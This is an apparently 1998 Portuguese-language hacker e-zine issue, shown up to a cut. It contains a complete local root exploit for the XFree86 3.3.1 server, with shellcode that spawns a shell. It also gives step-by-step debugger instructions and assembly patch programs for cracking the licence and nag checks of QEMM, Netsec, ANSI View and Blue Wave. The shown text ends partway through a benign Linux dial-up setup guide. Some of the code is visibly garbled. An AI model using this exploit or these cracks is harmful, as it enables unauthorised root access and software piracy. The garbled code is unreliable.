


Use um editor em modo TEXTO para visualizar este arquivo, Sugestao: EDIT.COM
...ou joe com opcao "-asis" e um bom "setfont alt-8x16" ...ou imprima ;)



KeywOrdZ: Hack, [File: nearz04.txt]
CrAck, Linux, [Size: 50,000Bytes]
Programming, [DATE: 01 Mar 1998]
Virii, xploit, [FROM: unknow]
Zine, asm, [NOTE: lamers out!]
RuLeZ, c, NearZ. [FREE: for ALL]

MeMBerZ
ThERevenge
SouL Hunter
GhostOBtRuDeR

04
issue 04

Este documento contem informacoes somente para
fins *EDUCATIVOS*, logo, se voce usa-las pra
outros fins, a responsabilidade e' *SUA*
Eh sempre bom saber o que estah fazendo

[i]■ i n t r o ■
[1]■ XFree86_Exploit.c ■
[2]■ Crackz usando G3/ASM ■
[3]■ Linux + internet ■
[4]■ + 1 WinBug, WinSock2 ■
[5]■ Viruz ■
[6]■ ■
[7]■ ■

[M] ■ M A i L B O X ■
[*] ■ from / falow ■

intro

■ Near (z) ■

internet, 31 de Janeiro de 1998

Apesar de alguns problemas tecnicos estamos aqui mais uma vez para lancar mais uma vez uma edicao (fevereiro) hehe, tah certo que estah um poouco atrasado, mas estamos com alguns problemas que precisamos ser resolvidos com uma certa urgencia Nesta edicao nao estamos contando com um dos membros (Revenge) que retornara na proxima edicao Talvez a proxima edicao sao em 5 ou 10 dias Sempre uma olhada na HP pra saber quais as novidades eh pegar o ultimo zine eh bom :o) Tambem pretendemos dividir o zine em 2 partes boa e ruim, quero dizer, LINUX e windows nas proximas edicoes, que tambem serah distribuida em 2 formatos texto, como esse, e .doc (word6) Colocamos um BOT (FiLeZBoT) a disposicao da galera em irc.brasnet.org no #Linux que alem de outros servicos tambem sempre tem a ultima edicao do zine pra recebe-lo digite: !issue LAST no canal pra saber os servicos disponiveis digite: !filezbot ou !help

· Current Members ·

TheGhostOBtRuDeR

TheRevenge

SouL Hunter

XFree86_Exploit.c

Ghost OBtRuDeR

hummm, Buffer Overflow no XFree86 Server!! Se voce usa xf86 3.3.1 tome cuidado, uma solucao simples seria retirar as setuid bit do xserver mas se voce tiver usuarios de xfree eles nao poderao mais usar o xfree, soh o root poderah! (que eh o meu caso, nao tenho usuarios aki) mas caso tenha users ae dah uma passada na pagina do xfree
<http://www.xfree86.org>

```
--[ xfree86_xploit.c ]--START-----Cut Here!--  
/* XFree86 Server exploit for Intel x86 */  
/* Have phun!! */
```

```

/* Try 2 3 4 5 for OFFSET */
#define OFFSET 2

#include <string.h>
#include <unistd.h>
#include <errno.h>


#define LENCODE ( sizeof( Code ) )
char Code[] =
"\xeb\x40\x5e\x31\xc0\x88\x46\x07\x89\x76\x08\x89\x46\x0c\xb0"
"\xf3\x89\xc2\x31\xdb\xb3\x0a\x31\xc9\xcd\x80\x89\xd0\x43\x41"
"\xcd\x80\x89\xd0\x43\x41\xcd\x80\x31\xc0\x89\xc3\xb0\x17xcd"
"\x80\x31\xc0\xb0\x2e\xcd\x80\x31\xc0\xb0\x0b\x89\xf3\x8d\x4e"
"\x08\x8d\x56\x0c\xcd\x80\xe8\xbb\xff\xff\xff/bin/sh";

char Display[ 0x4001 + OFFSET ] = ":99999", *ptr = Display + OFFSET + 1;
char *args[] = { "x", "-nolock", Display, NULL };

main() {
printf("pHEAR - XFree86 exploit\nby mACHnHEAd <quenelle@iname.com>\n\nYou may get a root\nprompt now. If you don't, try different values for OFFSET.\n\n");
dup2( 0, 10 ); dup2( 1, 11 ); dup2( 2, 12 );
__asm__( "movl %esp, (%0)\n\tsubl %1, (%0)::-\"b\"(ptr), \"n\"(LENCODE+0x2000));");
memcpy( ptr + 4, ptr, 0x3fc );
memset( ptr + 0x400, 0x90, 0x3c00 - LENCODE );
memcpy( ptr + 0x4000 - LENCODE, Code, LENCODE );
execve( "/usr/x11R6/bin/x", args, args + 3 );
perror( "execve" );
}

--[ xfree86_xploit.c ]--END-----Cut Here!-

```



Tentarei explicar como sao feitos os cracks 'simples'. Usando o G3 para debuggar os programas na memoria.

QEMM 8.0

- 1 - Carregamos o G3 na memoria
- 2 - Carregamos o INSTALL.EXE do QEMM
- 3 - Digitamos todos os campos (Nome, Telefone...)
- 4 - Quando estiver no campo do No. Serial, mande o ativo o G3
- 5 - Va em Interrupt Monitor e digite 9 depois Yes e depois No (Obs INT 9 eh o teclado)
- 6 - volte ao programa e tecle algo. o G3 devera aparecer sozinho pois interceptou uma chamada do teclado. Comece a teclar 'P' para ir executando as intrucoes uma por vez...
- 7 - Havera uma hora que vc voltara a tela do QEMM, nessa hora, de enter.
- 7 - depois continue a dar 'P' e procure por CMP AL,0D, isto significa que se voce teclou ENTER ele entrara na intrucao abaixo dela. a JZ, se voce achou entao estamos bem proximos.
- 8 - Ate uma hora que voce encontrara a sequencia 'CALL 1c56, JZ 1BA9' eh ai que o bicho pega. No comando CALL o numero serial eh verificado. caso seja verdadeiro ele pula para 1BA9.
- 9 - Entao vamos mudar o JZ para JMP (JZ eh um salto condicional, isto eh ele so ira pular para o endereco se tal condicao for verdadeira, e o JMP faz um salto incondicional..), no G3 para mudar de JZ para JMP, estando com a linha sobre ele. digite 'w' e depois 'EB' e de enter.
- 9 - Agora eh so dar ESC e instalar o QEMM :-)
- 10- Se vc quiser crackear o programa definitivamente, voce tera que mudar o arquivo INSTALL.EXE, basta ver no G3, quais sao os hex de CALL 1c56 e JZ 1BA9. que deve ser E8 C9 00 - 74 1A, eh so procurar no arquivo a mesma sequencia e mudar o 74 para EB. Ex E8 C9 00 - EB 1A.

Aqui source de um crack que eu fiz para o QEMM

---[gemmCrack.asm]--START-----Cut Here!-

SEG000 SEGMENT BYTE PUBLIC 'CODE'

ASSUME CS:SEG000

ORG 100h

ASSUME ES:NOTHING, SS:NOTHING, DS:SEG000

START:

MOV AH,3Dh
MOV AL,2
LEA DX,FILE1
INT 21h

CMP AX,2
JZ ERRO1

MOV BX,AX

MOV AH,42h
MOV CX,0
MOV DX,01D8Dh
MOV AL,0
INT 21h

MOV AH,3Fh
MOV CX,1
LEA DX,BUFFER1
INT 21h

CMP BUFFER1,0EBh
JZ ERRO2
CMP BUFFER1,74h
JZ RIGHT1
JMP ERRO3

RIGHT1:

MOV AH,42h
MOV CX,0
MOV DX,01D8Dh
MOV AL,0
INT 21h

MOV AH,40h
MOV CX,1
LEA DX,DATA1
INT 21h

MOV AH,9
LEA DX,STR4
INT 21h
JMP FIM

ERRO1:

MOV AH,9
LEA DX,STR5
INT 21h
JMP FIM

ERRO2:

MOV AH,9
LEA DX,STR6
INT 21h
JMP FIM

ERRO3:

MOV AH,9
LEA DX,STR7
INT 21h
JMP FIM

;*****

FIM:

INT 20h

STR4 DB 0DH,0AH,'INSTALL.EXE -

Cracked!

STR5 DB 0DH,0AH,'INSTALL.EXE - Arquivo nao

encontrado

STR6 DB 0DH,0AH,'INSTALL.EXE - Ja foi

Crackeado

STR7 DB 0DH,0AH,'INSTALL.EXE - Nao pertence ao QEMM

\$'

\$'

\$'

```

8.0
DATA1 DB 0EBH
FILE1 DB 'INSTALL.EXE',0
BUFFER1 DB 00
SEG000 ENDS
END START

```

\$'

---[qemmCrack.asm]--END-----Cut Here!--

Aqui vai outro tipo de crack. um para retirar o tempo de espera (Registre Hoje blalalalblablaba Aguarde 2 Minutos blabalbla) eh o Netsec
 Faca a mesma coisa que o QEMM, porem intercepte a INT 21 logo que aparecer a tela pra aguardar.
 Esta eh facil. se voce ficar dando 'P' voce vera que o programa fica dando
 LOOPs. entao eh simples. basta ir no ultimo comando que faz ele reiniciar
 o loop. Voce encontrara JZ 057F, entao teremos que anular esse comando.
 entao usemos o comando NOP , (ele ele nao tem funcao alguma.) entao digite
 'w' depois de '90' enter '90' enter.
 Se quiser crackear o arquivo, procure por 74 D1 E8 BF e mude para
 90 90 E8 BF.

---[netsecCrack.asm]--START-----Cut Here!--

```

SEG000 SEGMENT BYTE PUBLIC 'CODE'
    ASSUME CS:SEG000
    ORG 100h
    ASSUME ES:NOTHING, SS:NOTHING, DS:SEG000
START:
    MOV AH,3Dh
    MOV AL,2
    LEA DX,FILE1
    INT 21h

    CMP AX,2
    JZ ERRO1

    MOV BX,AX

    MOV AH,42h
    MOV CX,0
    MOV DX,07ACh
    MOV AL,0
    INT 21h

    MOV AH,40h
    MOV CX,2
    LEA DX,DATA1
    INT 21h

    MOV AH,42h
    MOV CX,0
    MOV DX,0549h
    MOV AL,0
    INT 21h

    MOV AH,40h
    MOV CX,3
    LEA DX,DATA1
    INT 21h

    MOV AH,42h
    MOV CX,0
    MOV DX,055Bh
    MOV AL,0
    INT 21h

    MOV AH,40h
    MOV CX,1
    LEA DX,DATA2
    INT 21h

    MOV AH,42h
    MOV CX,0

```

```
MOV DX,09e48h
MOV AL,0
INT 21h
```

```
MOV AH,40h
MOV CX,50
LEA DX,DATA3
INT 21h
```

```
MOV AH,9
LEA DX,STR4
INT 21h
JMP FIM
```

ERRO1:

```
MOV AH,9
LEA DX,STR5
INT 21h
JMP FIM
```

;*****

FIM:

```
INT 20h
```

```
STR4 DB 0DH,0AH,'NETSEC.EXE -
Cracked!
```

\$'

```
STR5 DB 0DH,0AH,'NETSEC.EXE - Arquivo nao
encontrado
```

\$'

```
DATA1 DB 20 DUP(90h)
```

```
DATA2 DB 0EBH
```

```
DATA3 DB 50 DUP(00)
```

```
FILE1 DB 'NETSEC.EXE',0
```

```
SEG000 ENDS
```

```
END START
```

---[netsecCrack.asm]--END-----Cut Here!-

Pra quem quiser dar uma estudada. Aqui vai outros cracks que fiz

ANSi VIEW

---[avcrack.asm]--START-----Cut Here!-

```
SEG000 SEGMENT BYTE PUBLIC 'CODE'
```

```
ASSUME CS:SEG000
```

```
ORG 100h
```

```
ASSUME ES:NOTHING, SS:NOTHING, DS:SEG000
```

START:

```
MOV AH,3Dh
```

```
MOV AL,2
```

```
LEA DX,FILE1
```

```
INT 21h
```

```
CMP AX,2
```

```
JZ ERRO1
```

```
MOV BX,AX
```

```
MOV AH,42h
```

```
MOV CX,0
```

```
MOV DX,017ABh
```

```
MOV AL,0
```

```
INT 21h
```

```
MOV AH,3Fh
```

```
MOV CX,1
```

```
LEA DX,BUFFER1
```

```
INT 21h
```

```
CMP BUFFER1,90h
```

```
JZ ERRO2
```

```
CMP BUFFER1,72h
```

```
JZ RIGHT1
```

```

        JMP ERRO3
RIGHT1:  MOV AH,42h
        MOV CX,0
        MOV DX,017ABh
        MOV AL,0
        INT 21h

        MOV AH,40h
        MOV CX,2
        LEA DX,DATA1
        INT 21h

        MOV AH,42h
        MOV CX,0
        MOV DX,0451Fh
        MOV AL,0
        INT 21h

        MOV AH,40h
        MOV CX,46
        LEA DX,DATA2
        INT 21h

        MOV AH,9
        LEA DX,STR4
        INT 21h
        JMP FIM
ERRO1:   MOV AH,9
        LEA DX,STR5
        INT 21h
        JMP FIM
ERRO2:   MOV AH,9
        LEA DX,STR6
        INT 21h
        JMP FIM
ERRO3:   MOV AH,9
        LEA DX,STR7
        INT 21h
        JMP FIM
FIM:     INT 20h

STR4     DB 0DH,0AH,'AV.EXE -
Cracked!
STR5     DB 0DH,0AH,'AV.EXE - Arquivo nao
encontrado
STR6     DB 0DH,0AH,'AV.EXE - Ja foi
Crackeado
STR7     DB 0DH,0AH,'AV.EXE - Nao pertence ao
ANSIVIEW
DATA1    DB 2 DUP(90H)
DATA2    DB 50 DUP(?)
FILE1    DB 'AV.EXE',0
BUFFER1  DB 00
SEG000   ENDS
END START

---[ avcrack.asm ]--END-----Cut Here!-

```

BLUE WAVE 2.30

```

---[ bwcrack.asm ]--START-----Cut Here!-

SEG000   SEGMENT BYTE PUBLIC 'CODE'
        ASSUME CS:SEG000
        ORG 100h

```

ASSUME ES:NOTHING, SS:NOTHING, DS:SEG000
START:

MOV AH,3Dh
MOV AL,2
LEA DX,FILE1
INT 21h

CMP AX,2
JZ ERRO1

MOV BX,AX

MOV AH,42h
MOV CX,0
MOV DX,04170h
MOV AL,0
INT 21h

MOV AH,40h
MOV CX,2
LEA DX,DATA1
INT 21h

MOV AH,42h
MOV CX,0
MOV DX,0D29Eh
MOV AL,0
INT 21h

MOV AH,40h
MOV CX,2
LEA DX,DATA1
INT 21h

MOV AH,42h
MOV CX,6
MOV DX,0EFD3h
MOV AL,0
INT 21h

MOV AH,40h
MOV CX,2
LEA DX,DATA1
INT 21h

MOV AH,9
LEA DX,STR4
INT 21h
JMP FIM

ERRO1:

MOV AH,9
LEA DX,STR5
INT 21h
JMP FIM

FIM:

INT 20h

STR4 DB 0DH,0AH,'BWAWE.EXE -

Cracked!

\$'


STR5 DB 0DH,0AH,'BWAWE.EXE - Arquivo nao
encontrado

\$'

DATA1 DB 22 DUP(90h)
FILE1 DB 'BWAWE.EXE',0

SEG000 ENDS
END START

---[bwcrack.asm]--END-----Cut Here!-



PO! Andando por ae percebi que a galera que tah iniciando em Linux
Nao tah conseguindo "conectar a internet". Aki colocarei varias formas
pra isso ;)

1- minicom

Eh o metodo mais usado... mas nao eh conveniente se o seu provedor
cai toda hora... eh o seguinte:

primeiro fazer um link pro seu modem:

```
ln -s /dev/cua* /dev/modem
```

onde * eh:

0 --> COM1:

1 --> COM2:

2 --> COM3:

3 --> COM4: ..e por ai vai ;)

ai voce entra no minicom disca pro provedor (ATDT66666666)

[onde 66666666 eh o numero do tel. do seu provedor, logico]

ae voce digita o login o password..ok, agora eh sair do minicom

sem resetar, (ALT+A,Q) [pelo menos aki eh isso, mas existem outras

versoes do garoto, no debian se me lembro eh soh ALT+Q]

agora eh digitar no shell:

```
pppd /dev/modem 38400 defaultroute
```

e pronto tah conectado, pra testar tenta um ping em algum lugar

2- pppd chatscript

Eh um metodo menos usado (eu uso) eh o mais rapido e facil, consiste
em fazer um script. exemplo:

ABORT	BUSY
ABORT	"NO CARRIER"
ABORT	VOICE
ABORT	"NO DIALTONE"
TIMEOUT	39
""	ATM0
OK	ATDT66666666666666
CONNECT	""
ogin	SeuLogIn
word	\qSUASenha\q

colocar isso ae em, por exemplo, /internet/provedor1 ae voce executa

```
/usr/sbin/pppd defaultroute 38400 /dev/modem connect "/usr/sbin/chat -v -f /internet/provedor1"
```

Obs: Se voce colocar um "persist" depois do "/dev/modem" ele vai rediscar
caso a ocorra algum erro (ex: linha ocupada, no dialtone, a ligacao caiu)

Mas se voce achar isso tudo complicado (bah), ae vai o PPPSETUP em
portugues...Obs: se voce nao souber o que fazer quando o pppsetup pedir
"o sistema dialup imprime na sua tela", na maiorias das vezes eh "ogin"
ou "name" mas se estiver em duvida uso o minicom pra conectar e ver
o que eh!; ou quando pedir "E agora, qual texto eu mando?" na primeira
vez eh seu login e na segunda eh sua senha... 8)

A Desvantagens sao: o pppsetup substitui seu /etc/resolv.conf e nao
permite que use mais de 1 provedor

---[pppsetup.sh]--START-----Cut Here!-

```
#!/bin/sh
```

```
#####  
# Originally by Robert S. Liesenfeld <xunil@bitstream.net>  
# 12/5/97 Portado para portugues com pequenas alteracoes,  
# como init string do modem, central telefonica...  
# (v1.2br) by X-CaveMan  
#####
```

```
VERSION="1.2br"
```

```
echo > /tmp/txtTEMP$$
```

```
echo " by X-CaveMan <xcaveman@cyberspace.org>" >> /tmp/txtTEMP$$
```

```
echo >> /tmp/txtTEMP$$
```

```
echo " pressione [enter]" >> /tmp/txtTEMP$$
```

```
clear
```

```
dialog --title " == PPP-Setup v$VERSION == " --msgbox "`cat /tmp/txtTEMP$$`" 9 50
```

```

if [ -f README.pppsetup ]; then
    dialog --title README --textbox README.pppsetup 20 75
fi

if [ ! `whoami` = "root" ]; then
    echo > /tmp/txtTEMP$$
    echo "Voce precisa estar logado como root para executar este script!" >> /tmp/txtTEMP$$
    dialog --title " -- ATENCAO! Eh necessario possuir conta root --" --msgbox "`cat
/tmp/txtTEMP$$`" 7 70
    exit 1
fi

while [ -z "$PHONENUM" ]
do
    echo > /tmp/txtTEMP$$
    echo "Para criar o script PPP, eu preciso saber alguns dados basicos!" >> /tmp/txtTEMP$$
    echo >> /tmp/txtTEMP$$
    echo "Para comecar, qual eh o telefone de dados do seu provedor?" >> /tmp/txtTEMP$$
    echo >> /tmp/txtTEMP$$
    echo "(Nota 1: Se voce possui uma central telefonica, digite numero para" >> /tmp/txtTEMP$$
    echo "        pedir linha externa seguido do caracter w, Ex.: 0w3370000" >> /tmp/txtTEMP$$
    echo "        Caso contrario, digite apenas o numero Ex.: 3370000)" >> /tmp/txtTEMP$$
    echo >> /tmp/txtTEMP$$

    dialog --title " -- Numero do Telefone? --" --inputbox "`cat /tmp/txtTEMP$$`" 20 75 2>
/tmp/rspTEMP$$
    PHONENUM=`head -1 /tmp/rspTEMP$$`
    if [ -z "$PHONENUM" ]; then
        clear
        echo "Configuracao PPP cancelada."
        exit 0
    fi
done

if [ -e "/dev/modem" ]; then
    echo > /tmp/txtTEMP$$
    echo -n "O seu modem foi encontrado em: (" >> /tmp/txtTEMP$$
    echo -n `ls -l /dev/modem | cut -b56-80` >> /tmp/txtTEMP$$
    echo ")" >> /tmp/txtTEMP$$
    echo >> /tmp/txtTEMP$$

    dialog --title " -- Modem Encontrado --" --msgbox "`cat /tmp/txtTEMP$$`" 8 70
    DEVICE="/dev/modem"
else
    while [ -z "$DEVICE" ]
    do
        echo > /tmp/txtTEMP$$
        echo "Bem... Agora eu preciso saber onde esta o seu modem!" >> /tmp/txtTEMP$$
        echo "Vamos, diga-me onde estah o modem?" >> /tmp/txtTEMP$$
        echo >> /tmp/txtTEMP$$

        dialog --title " -- Modem --" --menu "`cat /tmp/txtTEMP$$`" 20 70 5 \
            cua0 "/dev/cua0 (aka COM1 no 'DOS' argghhh...)" \
            cua1 "/dev/cua1 (aka COM2 no 'DOS' argghhh...)" \
            cua2 "/dev/cua2 (aka COM3 no 'DOS' argghhh...)" \
            cua3 "/dev/cua3 (aka COM4 no 'DOS' argghhh...)" \
            2> /tmp/rspTEMP$$
        DEVICE=`cat /tmp/rspTEMP$$`
        if [ -z $DEVICE ]; then
            clear
            echo "Configuracao PPP cancelada."
            exit 0
        fi
        DEVICE="/dev/$DEVICE"
    done
fi

echo > /tmp/txtTEMP$$
echo "Qual eh a velocidade do seu modem?" >> /tmp/txtTEMP$$
echo >> /tmp/txtTEMP$$
dialog --title " -- Baud Rate --" --menu "`cat /tmp/txtTEMP$$`" 20 75 8 \
    115200 "115KBps - Uhuhhh que beleza!" \
    38400 "38.4KBps - Eh hh... Uma boa velocidade!" \
    19200 "19.2KBps - Afinal... melhor que 14.4" \

```

```

9600 "9600bps - xiii ta meio ultrapassadinho..." \
2400 "2400bps - Arghh... Deus que ajude voce! :>" 2> /tmp/rspTEMP$$

BAUDRATE="`cat /tmp/rspTEMP$$`"
if [ -z $BAUDRATE ]; then
    clear
    echo "Configuracao PPP cancelada."
    exit 0
fi

echo > /tmp/txtTEMP$$
echo "Qual eh o nome de dominio do seu provedor de acesso?" >> /tmp/txtTEMP$$
echo >> /tmp/txtTEMP$$
echo "(Provavelmente serah algo como nomedarede.net," >> /tmp/txtTEMP$$
echo " nomedosexploradores.com.br ou universidadesux.edu)" >> /tmp/txtTEMP$$
echo >> /tmp/txtTEMP$$
dialog --title "-- Nome do Dominio --" --inputbox "`cat /tmp/txtTEMP$$`" 20 75 2>
/tmp/rspTEMP$$

DOMAINNAME="`cat /tmp/rspTEMP$$`"
if [ -z $DOMAINNAME ]; then
    clear
    echo "Configuracao PPP cancelada."
    exit 0
fi

echo > /tmp/txtTEMP$$
echo "Agora me diga, qual eh o endereco IP de seu provedor?" >> /tmp/txtTEMP$$
echo >> /tmp/txtTEMP$$
echo "Nota: (Se voce nao souber, ligue agora mesmo pro suporte do seu" >> /tmp/txtTEMP$$
echo " provedor e peca estas informacoes, se eles nau souberem," >> /tmp/txtTEMP$$
echo " meu Deus... troque de provedor imediatamente!!! >;) )" >> /tmp/txtTEMP$$
echo >> /tmp/txtTEMP$$
dialog --title "-- DNS IP --" --inputbox "`cat /tmp/txtTEMP$$`" 20 74 2> /tmp/rspTEMP$$

DNSIP="`cat /tmp/rspTEMP$$`"
if [ -z $DNSIP ]; then
    clear
    echo "Configuracao PPP cancelada."
    exit 0
fi

if [ -f /etc/resolv.conf ]; then
    mv /etc/resolv.conf /etc/resolv.conf.old
fi

echo > /etc/resolv.conf
echo "domain $DOMAINNAME" >> /etc/resolv.conf
echo "nameserver $DNSIP" >> /etc/resolv.conf

OLDDIR=`pwd`
cd $HOME

echo > /tmp/txtTEMP$$
echo "Agora vamos para a parte dificil. :) Eu preciso saber o que o" >> /tmp/txtTEMP$$
echo "sistema dialup imprime na sua tela, e o que eu devo responder" >> /tmp/txtTEMP$$
echo "a ele." >> /tmp/txtTEMP$$
echo "Ex.: o dialup imprime: 'Username:' e, eu respondo: 'xcaveman'." >> /tmp/txtTEMP$$
echo >> /tmp/txtTEMP$$
echo "Nota: (Voce tem que informar os dados corretamente! Pois" >> /tmp/txtTEMP$$
echo " no linux a string Username: eh diferente de username:)" >> /tmp/txtTEMP$$
echo >> /tmp/txtTEMP$$
echo "( Para finalizar pressione Cancel )" >> /tmp/txtTEMP$$
echo >> /tmp/txtTEMP$$
echo "ABORT BUSY ABORT 'NO CARRIER' ' ' ATx3DP$PHONENUM" > .pppscript

dialog --title "-- Chat Script --" --msgbox "`cat /tmp/txtTEMP$$`" 20 75

MESSAGE=' '
YOUSAY=' '
while [ ! "$MESSAGE" = "" -a ! "$YOUSAY" = "" ]
do
    dialog --title "-- Aguardar por... --" --inputbox "Qual a string que eu devo aguardar?"
    10 75 2> /tmp/rspTEMP$$
    MESSAGE="`cat /tmp/rspTEMP$$`"

```

```

if [ -z "$MESSAGE" ]; then
    continue
fi

dialog --title "--= Mandar... -=-" --inputbox "E agora, qual texto eu mando?" 10 75 2>
/tmp/rspTEMP$$
YOUSAY="`cat /tmp/rspTEMP$$`"

if [ -z "$YOUSAY" ]; then
    continue
fi

echo "$MESSAGE $YOUSAY" >> .pppscript
done

rm -f discar
echo "#!/bin/sh" > discar
echo "/usr/sbin/pppd connect '/usr/sbin/chat -v -f $HOME/.pppscript' defaultroute $BAUDRATE
$DEVICE &" >> discar
chmod 755 discar

cd $OLDDIR
echo > /tmp/txtTEMP$$
echo "Ok. Agora pra conectar-se, vah para o seu dir raiz ($HOME)" >> /tmp/txtTEMP$$
echo " e digite: ./discar" >> /tmp/txtTEMP$$
echo >> /tmp/txtTEMP$$
echo "Entao aguarde uns 2 minutos, BINGO! agora voce esta na internet" >> /tmp/txtTEMP$$
echo "sem mais problemas. (Eh o que eu espero... ;)" >> /tmp/txtTEMP$$
echo >> /tmp/txtTEMP$$
dialog --title "--= Cool, finalizado -=-" --msgbox "`cat /tmp/txtTEMP$$`" 20 75

rm -f /tmp/txtTEMP$$
rm -f /tmp/rspTEMP$$

exit 0

```

---[pppsetup.sh]--END-----Cut Here!-

- 3- DiP
nah...nunca ouvi falar que funcione, pelo menos aki no brazil
- 4- *NEW* nzppp
Criei um pekeno programa em C pra deixar tudo mastigadinho pra voce ;)
pra compilar: gcc -o xxxx xxxxx.c
Ele eh simples, o que ele faz eh o seguinte:
1- Cria um diretorio "/internet" onde vai colocar tudo que voce precisa
2- verifica se seu modem tah lah "/dev/modem"
3- Pergunta o nome do provedor
4- Pergunta o Telefone do provedor
5- Pergunta o volume do modem (0=desligado, 1=baixo, 2=medio, 3=alto)
6- Pergunta a string de init do modem (bah)
7- Pergunta a velocidade do modem
8- Pergunta se voce quer reconectar se a ligacao cair
9- Pergunta seu Login
10- Pergunta a sua Senha
11- Pergunta o DNS primario (ps: Vantagem, o pppsetup apaga seu
12- Pergunta o DNS secundario (resolv.conf, o nzppp nao :)
13- Cria o script ppp pra conexao
14- Cria o bash script pra voce nao ter que digitar toda akela linha...

Pronto agora soh digite:
cd /internet
conecta nomedoprovedor
As vantagens: Permite que voce use + de 1 provedor, redisca em caso
da linha estar ocupada, deixa os logs com as permissoes corretas,
(no pppsetup, ele nao faz isso deixando sua senha logada em pppd.chat.log)
Pra desconectar soh:
cd /internet
desconecta

---[nzppp.c]--START-----Cut Here!-

```

#include "stdio.h"
#include "stdlib.h"
#include "stdlib.h"

```

```
#include "malloc.h"
#include "unistd.h"
```

```
unsigned char * Rediscar;
unsigned char * Provedor;
unsigned char * Telefone;
unsigned char * InitModem;
unsigned short ModemSpeed;
unsigned char * Login;
unsigned char * Senha;
unsigned char * dns1;
unsigned char * dns2;
unsigned char * tmp;
unsigned short Speaker;
FILE * fd;
```

```
#define bold "\x1B[1m"
#define verm "\x1B[31m"
#define verd "\x1B[32m"
#define amar "\x1B[33m"
#define azul "\x1B[34m"
#define rosa "\x1B[35m"
#define azu2 "\x1B[36m"
#define bran "\x1B[38m"
#define cinz "\x1B[2m"
#define norm "\x1B[0m"
```

```
void main ( void )
```

```
{
    int i,j;
    Speaker = 5;
    Rediscar = malloc( 5);
    Provedor = malloc(255);
    Telefone = malloc( 50);
    InitModem= malloc(255);
    Login = malloc(255);
    Senha = malloc(255);
    dns1 = malloc( 20);
    dns2 = malloc( 20);
    tmp = malloc(255);
```

```
printf("%c[2J%c[H%c[0m",27,27,27);
printf("%s%SNZppp%s - %svEr1.0%s - %s%SN%s%sear%s%ss(%s%SZ%s%ss)%s/04 - "
      "%shttp://nearz.home.ml.org%s %s<%s%sear%Z@geocities.com%>%s \n\n\n",
      bold,azu1,norm,cinz,norm,bold,verd,norm,verd,norm,bold,verd,norm,verd,norm,
      bold,verd,norm,azu2,norm,bran,norm,bran,norm);
if( (getuid() != 0) && (getgid() !=0) ){
    printf("ae, voce nao eh o %s%ssroot%s, voce %s*%sprecisa%s*%s ser ele ;)\n",
      bold,amar,norm,bran,norm,bran,norm);
    exit(1);
}
```

```
if( mkdir("/internet") != 0){ printf("\nHummm, nao eh a 1a. vez que executa isso...\n");}
if( chmod("/internet",0700) != 0){ printf("\nErro na protecao do diretorio \"/internet\"
(chmod)\n");exit(1);}
if( chdir("/internet") != 0){ printf("\nErro ao tentar entrar no diretorio \"/internet\"
(chdir)\n");exit(1);}
```

```
if( access("/dev/modem",0) != 0){
    printf("hummm, %s%ss/dev/modem%s nao encontrado...",bold,azu2,norm);
    printf("Onde esta seu modem ?\n%scua0%s se for COM1\n",bran,norm);
    printf("%scua1%s se for COM2\n",bran,norm);
    printf("%scua2%s se for COM3\n",bran,norm);
    printf("%scua3%s se for COM4\n",bran,norm);
    printf("%scua4%s se for COM5, acho que ja deu pra entender neh?\ndigitae agora: ",bran,norm);
    scanf("%s", InitModem );
    sprintf(tmp , "ln -s /dev/%s /dev/modem" , InitModem );
    system(tmp);
}
```

```
printf("Digite o nome do %s%ssprovedor%s: ",bold,amar,norm);
scanf("%s", Provedor );
```

```
if( (fd=fopen(Provedor,"w")) == NULL){
    printf("Erro ao tentar criar: %s/internet/%s%ss\n",bran,Provedor,norm);
    exit(1);
}
```

```

printf("Digite o numero do %s%stelefone%s: ",bold,amar,norm);
scanf("%s", Telefone );

while(Speaker >4){
